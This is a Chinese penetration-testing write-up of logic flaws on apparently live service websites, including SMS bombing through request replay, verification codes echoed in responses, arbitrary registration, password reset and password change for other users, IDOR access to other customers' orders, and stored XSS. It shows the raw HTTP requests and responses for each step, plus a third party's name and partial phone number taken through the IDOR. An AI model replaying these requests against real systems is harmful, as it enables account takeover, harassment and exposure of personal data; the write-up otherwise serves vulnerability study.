

短信轰炸(两处，注册、重置密码)

①漏洞 url:<http://www.example.com/FrontUser/UserRegister.aspx> 注册账号处
输入手机号码，不断重放数据包，经测试无次数限制



②漏洞 url:<http://www.example.com/FrontUser/UserReset.aspx> 密码重置处
输入手机号码，然后进行抓包，然后进行重放数据包

```
POST /ajaxpro/CrownCenterClass.Member.MemberUtilityClass,CrownHomeServiceWebClass.ashx HTTP/1.1
Host: www.[redacted]
Content-Length: 26
X-AjaxPro-Method: CheckMobileYzm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.102 Safari/537.36
Content-Type: text/plain; charset=UTF-8
Accept: */*
Origin: http://www.[redacted]
Referer: http://www.[redacted]/FrontUser/UserReset.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Cookie: ASP.NET_SessionId=55woqi55culmum55olamgjiq
Connection: close

{"userCode":"13060640109"}
```

🔍 搜索通知信息



1068608811549300042

刚刚

6 条: 【政平台】验证码: 80...



10684041875920930

刚刚

2条:【政平台】验证码: 57...



106840418655920930

刚刚

【政平台】验证码: 131553,...

输入手机号码，不断重放数据包，经测试无次数限制

任意用户注册

原因：因为验证码直接回显到数据包中

请求包:

```
POST /ajaxpro/CrownCenterClass.Member.MemberUtilityClass,CrownHomeServiceWebClass.aspx HTTP/1.1
Host: [REDACTED]
Content-Length: 26
X-AjaxPro-Method: CheckMobileYzm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.102 Safari/537.36
Content-Type: text/plain; charset=UTF-8
Accept: */*
Origin: http://[REDACTED]
Referer: http://[REDACTED]FrontUser/UserRegister.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Cookie: [REDACTED]
[REDACTED]
[REDACTED]
Connection: close

{"userCode": "13060640152"}
```

响应包:

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: text/plain; charset=utf-8
Expires: -1
Vary: Accept-Encoding
Server: Microsoft-IIS/7.5
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Date: Sat, 02 Apr 2022 02:22:08 GMT
Connection: close
Content-Length: 18
```

```
{"value": "612692"}
```

知道该值为验证码是因为用自己的手机号收取的验证码即为响应的 `value` 值,该账号为任意输入的账号

*手机号码: (必填! 可用于登录或找回密码)

*短信验证码: 27 秒后可以重新发送

*姓名: (必填! 姓名)

*密码: (必填! 8-20位,字母、数字、特殊字符中两种及以上)

*确认密码: (请再次输入你的密码)

☒ 同意接受 [用户协议](#)、[管理规定](#)

[注 册](#)

注册成功


注册成功!

您已经成功注册成为我们的会员
现在可以用刚刚设置的用户名的密码进行登录了!
5秒钟后自动返回登录页面
请点击[这里](#)登录本平台
请点击[这里](#)进行再次注册


区别于验证码回显的任意用户注册

原因：只验证下发的验证码是否正确，而没有将手机号与验证码做临时绑定关系，导致在提交的刹那，注册别的账号

大多数注册不会在响应包中显示验证码，那么就没有了嘛，当然不是，还是得测试这是另外一个网站



发送验证码



Request	Response
<pre>Raw Params Headers Hex 9 sec-ch-ua-mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36 11 sec-ch-ua-platform: "Windows" 12 Origin: https://[redacted] 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://[redacted]/register.html 17 Accept-Encoding: gzip, deflate 18 Accept-Language: zh-CN, zh;q=0.9 19 Cookie: [redacted] 20 21 type=2&mobile=130606[redacted]&validate=1234</pre>	<pre>Raw Headers Hex 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Sat, 02 Apr 2022 05:36:14 GMT 4 Content-Type: application/json;charset=utf8 5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 8 Pragma: no-cache 9 Content-Length: 72 10 11 {"message": "\u53d1\u9001\u6210\u529f", "redirect": "", "type": "success"}</pre>

验证码不回显，只是发送成功

今天星期六

【██████████】您的验密码：
936031，5分钟内有效，如非本人操作，请忽略本短信

```
POST /home/register.html HTTP/1.1
Host: ██████████
Connection: close
Content-Length: 102
sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: https://██████████
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://██████████me/register.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: ██████████
```

username=13060██████████&verification=936031&email=██████████&password=test123&password_confirm=test123&parent_uid=0

username=13060640777&verification=936031&email=&password=test123&password_confirm=test123&parent_uid=0

936031

.....

.....

注册成功

确认

已经有账号？立即登录

账号登录

13060640777

.....

登录

还没有账号? 立即注册

用户中心

13060640777

用户ID: 16495

修改密码

签到领积分

我的积分: 0.00

修改资料

财务明细

账户余额: 2.00 元

充值

取现

流水

任务管理

接单任务

我的发布

审核任务

任意用户密码重置

回到上一个网站的密码重置功能
原因: 和上面一样, 验证码回显
使用号码 18888888888

密码重置

*手机号码: 18888888888 (必填! 可用于登录或找回密码)

*短信验证码: 964134 46 秒后可以重新发送

*密码: (必填! 8-20位,字母、数字、特殊字符中两种及以上)

*确认密码: (请再次输入你的密码)

重 置

然后重定向到登录, 答案是登录不了, 因为虽然可能有这个漏洞, 但是原本这个手机号本来就没注册过, 因此尝试重置上面的账号 13060640152

Request		Response	
Raw	Params Headers Hex	Raw	Headers Hex Render
6	Content-Type: text/plain; charset=UTF-8	1	HTTP/1.1 200 OK
7	Accept: */*	2	Cache-Control: no-cache
8	Origin: http://www. [redacted]	3	Pragma: no-cache
9	Referer: http://www. [redacted]/FrontUser/UserReset.aspx	4	Content-Type: text/plain; charset=utf-8
10	Accept-Encoding: gzip, deflate	5	Expires: -1
11	Accept-Language: zh-CN, zh;q=0.9	6	Vary: Accept-Encoding
12	Cookie: A [redacted]	7	Server: Microsoft-IIS/7.5
	[redacted]	8	X-AspNet-Version: 2.0.50727
	[redacted]	9	X-Powered-By: ASP.NET
	[redacted]	10	Date: Sat, 02 Apr 2022 02:58:14 GMT
	[redacted]	11	Connection: close
	[redacted]	12	Content-Length: 18
	[redacted]	13	
	[redacted]	14	{"value": "139494"}
13	Connection: close		
14			
15	{"userCode": "13060640152"}		

原来为 Wasd6050 现在修改为 wasdwasd6050

再次登陆

您好 xiaochen 欢迎登录会员中心 网站首页 退出

个人信息修改

保存

会员基本信息

*登录名:	13060640152	(此项为必填项, 用来登录管理页面, 由4-15位英文或数字组成, 不支持中文。)
密码:		(密码设置由6-20位英文或数字组成。)
确认密码:		
密码提示:		(当您的密码忘记时, 通过此密码提示问题)
提示答案:		与提示答案找回密码)

会员基本信息

*姓名:	xiaochen	(此项为必填项)
上传头像:	选择文件 未选择任何文件	(图片大小200k以内, 宽最大600px, 高最大300px)
所在省份:	黑龙江省	
所在地区:	哈尔滨市	
所在区县:	市辖区	
手机:	13060640152	

联系方式

联系人:	xiaochen	
固定电话:		

越权查看订单信息

观察 a 标签的 url 地址, 点击抓包

我的订单

我的订单

超时订单维护

回复回访

操作说明

个人信息

信息修改

密码信息

退出系统

我的订单

企业名称:

服务项目: 全部

订单状

搜索

状态: 全部

下单日期: 至

雇主姓名	手机号码	企业名称	企业联系方式	服务项目	服务区域	服务地址	服务时间	预约时间	订单状态
xiaochen	13060640152			家政服务-保姆	黑龙江省-哈尔滨市-道外区	123213	2022-04-02	2022/4/2 11:25:33	

共 1 条记录

[\[首 页\]](#)
[\[上一页\]](#)
[\[1\]](#)
[\[下一页\]](#)
[\[末 页\]](#)

通过修改 id 值，可以水平越权查看他人的订单详细信息

Request

Raw Params Headers Hex

1 GET /ProductPeopleOrder/MemberOrderDetail.aspx?Id=16418
2 Host:
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.102 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;q=0.9
6 Referer:
http://
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie:

Response

Raw Headers Hex Render ViewState

height:25px; colspan="2">
雇主信息: </td>
153 </tr>
154 </table>
155 <table cellSpacing="1" cellPadding="1" width="100"
bgColor="#cccccc" border="0" align="center" id="tableAccept">
156 <tr>
157 <td align="right" bgColor="#eeeeee" style="
width:120px;height:25px;">姓名:</td>
158 <td vAlign="middle" bgColor="#ffffff" style="
height:25px;"> 陈波 </td>
159 <td align="right" bgColor="#eeeeee" style="
width:120px;height:25px;">联系电话: </td>
160 <td vAlign="middle" bgColor="#ffffff" style="
height:25px;"> 18632
 </td>
161 </tr>
162 <tr>
163 <td align="right" bgColor="#eeeeee">服务地址:
1 match
16,201 bytes | 1.153 millis

订单跟踪信息:

雇主下单

企业审核

服务完成

2021-11-20
16:13:43

企业信息:

企业名称: 报达家政

企业地址:

手机号码: 139

联系电话: 139

雇主信息:

姓名: 陈波

联系电话: 1863

服务地址: 市南区

订单信息:

订单编号: 63773021 750

下单时间: 2021/11/20 16:13:43

订单金额: 0.00

合同服务号:

订单状态: 企业已确认

收费方式:

服务项目: 家政服务-保洁清洗

服务内容:

订单需求明细:

后台任意密码修改

原因: 修改密码的包分两次发的, 第一步是确定原密码是否正确, 第二个包是真正修改的包, 那么存在逻辑漏洞, 第一步输入当前账号的旧密码, 通过后第二个包对其他账号进行密码修改

密码修改


保存

用户密码修改	
*登录名:	13060640152
*原密码:	
*新密码:	
*密码确认:	

第一个包, 直接发出去

```
POST /ajaxpro/CrownCenterClass.Member.MemberUtilityClass,CrownHomeServiceWebClass.ashx HTTP/1.1
Host: 
Content-Length: 59
X-AjaxPro-Method: ValidateUserPassword
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.102 Safari/537.36
Content-Type: text/plain; charset=UTF-8
Accept: */*
Origin: http://
Referer: http://rontUser/UserModifyPassword.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Cookie: 
Connection: close

{"userCode":"13060640152","userOldPassword":"wasdwasd6050"}
```



第二个包的 `userid` 参数需要进行修改，知道了另一个账号的 `userid` 为 45964（不知道情况下遍历）

修改成功后重新登陆 13060640108 的 `userid` 为 45964，而该账号成功使用被越权修改的密码 `hahaha` 成功登录系统

会话固定


该系统还存在一个问题，修改密码后不会自动跳转到登陆，需要手动退出....

其他漏洞:

Xss(基本资料两处 xss)

由于会话固定的原因, 重新登陆

会员基本信息	
*姓名:	<input type="text" value="<script>alert(/xss/)</script>"/> (此项为必填项)
上传头像:	<input type="button" value="选择文件"/> <input type="button" value="未选择任何文件"/> (图片大小200k以内, 宽最大600px, 高最大300px)
所在省份:	<input type="text" value="黑龙江省"/>
所在地区:	<input type="text" value="哈尔滨市"/>
所在区县:	<input type="text" value="市辖区"/>
手机:	<input type="text" value="13060640152"/>
联系方式	
联系人:	<input type="text" value="<script>alert(/xss/)</script>"/>
固定电话:	<input type="text"/>
传真:	<input type="text"/>
电子邮箱:	<input type="text"/>
业务QQ:	<input type="text"/>
地址:	<input type="text"/>
邮政编码:	<input type="text"/>



后台功能比较少, 功能多的情况下, 更多测试的点